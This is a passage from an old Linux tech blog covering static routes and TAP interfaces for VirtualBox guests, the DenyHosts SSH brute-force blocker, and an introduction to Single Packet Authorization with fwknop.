sudo route add -net 192.168.1.128 netmask 255.255.255.128 dev tap0
Here’s an example of the routing table. Notice that the output is minimal and extremely clean.
route -n

Kernel IP routing table

Destination Gateway Genmask Flags Metric Ref Use Iface

192.168.1.128 0.0.0.0 255.255.255.128 U 0 0 0 tap0

192.168.1.0 0.0.0.0 255.255.255.0 U 0 0 0 wlan0

0.0.0.0 192.168.1.1 0.0.0.0 UG 0 0 0 wlan0
You do NOT have to modify your guest or host subnet masks. Leave them to their respective values. The static route is used simply to help keep your host computer organized and routing appropriately to each side of the network.
Additional FAQ’s:
Q: Does my tap0 interface require it’s own IP address?
A: No. The static route to your guests as shown in the above examples use the tap0 interface as the destination. Packets are simply forwarded out the tap0 interface, and layer-3 information is unaltered.
Q: How does my host computer communicate directly with the guest machine?
A: If your wlan0 interface has an IP address, your host computers routing table will take care of everything for you. You will communicate directly with the guest using the wlan0 IP as the source address.
Q: Does my host computer even require an IP address?
A: No. Your wlan0 interface doesn’t need an IP address for any of this to work. Your host computer won’t be able to communicate directly with anything on the network via layer-3, but will act as a transparent bridge. If you just want your guest on the network, remove all IP addresses and routes from your host, then simply create appropriate static routes for both sides of the host directing traffic out each interface. Using the same strategy of splitting your network in half to avoid DHCP scope conflicts, we add two /25 bit routes, the lower half of the block out wlan0, and the upper half out tap0. You also need a default gateway defined if your guests need internet access.
sudo route add -net 192.168.1.0 netmask 255.255.255.128 dev wlan0

sudo route add -net 192.168.1.128 netmask 255.255.255.128 dev tap0

sudo route add default gw 192.168.1.1
route -n

Kernel IP routing table

Destination Gateway Genmask Flags Metric Ref Use Iface

192.168.1.0 0.0.0.0 255.255.255.128 U 0 0 0 wlan0

192.168.1.128 0.0.0.0 255.255.255.128 U 0 0 0 tap0

0.0.0.0 192.168.1.1 0.0.0.0 UG 0 0 0 wlan0
If you run tcpdump to inspect the magic taking place, you’ll notice ARP exchanges are proxied from a 0.0.0.0 address on your host computer, which is completely acceptable and works well. However, this represents a highly irregular configuration, and if you have multiple host computers doing the same thing you will run into layer-2 issues. Think layer-2 man in the middle attack… but on accident.  This example is simply for educational purposes.
Q: Okay, so I know I don’t need it, but what if I want my tap0 interface to have an IP address?
A: You just want to be careful about the subnet mask you assign to the tap0 interface. I really don’t recommend assigning the same subnet mask as your physical interface, because doing so automatically adds a second route for that subnet, and you can run into routing decision and interface selection issues. I recommend using a 32 bit mask host address.
sudo ip addr add 192.168.1.150/32 dev tap0
This is the cleanest way, because the routing table is only adjusted for that single IP address. Proxy ARP again will work perfectly with that address since the host computer has the route. Also, 32 bit mask address assignments on the host will not show ip in the routing table, so don’t worry if you don’t see it with the route command.
Q: I was messing around with the tunctl commands, and now VirtualBox complains and I can’t start the guest machine.
A: You may have created multiple TAP interfaces inadvertently. If you run “tunctl -u $USER” and the output tells you that it has set a TAP interface with a higher numerical value than tap0 (e.g. tap2, tap3, etc), then you simply need to remove them all, and start over.
sudo tunctl -d tap2

sudo tunctl -d tap1

sudo tunctl -d tap0

sudo tunctl -u $USER
If your tunctl output shows you creating tap0, then you should be good to go.
Set ‘tap0’ persistent and owned by uid 1000
Q: Can I use DHCP on my guest computers?
A: Sure! It is possible, and I will cover this in an upcoming article. You simply need to use a DHCP relay utility that converts your DHCP broadcast messages into unicast messages directed to your networks DHCP server. dhcp3-relay is the tool for the job. However, using DHCP complicates things a bit because now your static route will need to be added dynamically. Now THAT sounds like a job for parprouted! Stay tuned.
Posted by admin on September 2, 2007 under Tech Tips |

DenyHosts is a project that adds a protective layer to an SSH server by automatically blocking malicious hosts that use brute force or dictionary attacks. If you have SSH services enabled and accessible from the internet, you will likely have thousands of failed login attempts from several sources within a very short period of time. DenyHosts monitors all login attempts, and based on a customizable rule-set can block hosts from making further connections if an attack pattern is matched.
Using tcp_wrappers, the DenyHosts service elegantly manages entries in the /etc/hosts.deny file, adding and removing hosts when thresholds are crossed. e.g. Three failed logins with unknown user accounts; Three failed logins with root account; Five failed logins with known user accounts; Unblock host after a set period of time; etc. You can also specify whether DenyHosts blocks access to SSH or ALL services, thereby mitigating any other attack vectors the offender might try next.
A most valuable feature that makes DenyHosts even more attractive is the optional centralized reporting system. The service can be configured to report all abusive hosts to the DenyHosts collection server, and automatically import a list of IP addresses that others have reported. This network of intelligence gathering and incident response helps to thwart a large number of attacks before they happen, because the attackers (most of which are automated bots) are blocked before they have a chance to move on to other protected servers.Other useful features include email notification when hosts are blocked, and counter resets after successful authentication to prevent accidental blacklisting caused by fat fingered admins. 
For those of you using Ubuntu 7.04 (Feisty Fawn) and above, it is available in the Universe repository:
sudo apt-get install denyhosts
Edit and customize /etc/denyhosts.conf for your desired options, and restart the service:
sudo /etc/init.d/denyhosts restart
Ubuntu 6.06.1 LTS will need a manual installation, as it is not included in the repositories.
Be sure to check out the project at http://denyhosts.sourceforge.net.
Posted by admin on June 24, 2007 under Tech Tips |
WARNING! THIS POST HAS BEEN MARKED AS OUTDATED!
While there may be useful information still contained within the article, there may be other more relevant articles out on the Internet. Please pay close attention to version numbers of software that this article refers to. If you’re not careful, you could break your system if you do not understand what you are doing. If you would like to see this article updated, please contact the site administrator using the Contact page. Thanks!
Updated (11/21/2007): I’ve added an updated version of this How-to on the community supported Ubuntu documentation site. The new document can be found at: https://help.ubuntu.com/community/SinglePacketAuthorization.
Single Packet Authorization (SPA) using “fwknop” is probably one of the coolest recent innovations in server and network access control technology. Just what is SPA, you ask? SPA is a method of limiting access to server and network resources by cryptographically authenticating users before any type TCP/IP stack access is allowed.
In it’s simplest form, your Linux server can have an inbound firewall rule that by default drops all access to any of it’s listening services. Nmap scans will completely fail to detect any open ports, and zero-day attacks will not have any effect on vulnerable services since the firewall is blocking access to the applications.
The server however has a nifty trick up it’s sleeve. An authorized user sends a single encrypted UDP packet that is passively sniffed and analyzed by the fwknopd service running on the server using pcap. If successfully authenticated, fwknopd dynamically creates an iptables firewall rule, granting the source IP address of the authorized client access to the service for a defined period of time (default is 30 seconds). Pretty frickin’ cool, eh?
Okay, so here’s how to get it working in Ubuntu 7.04. Read more of this article »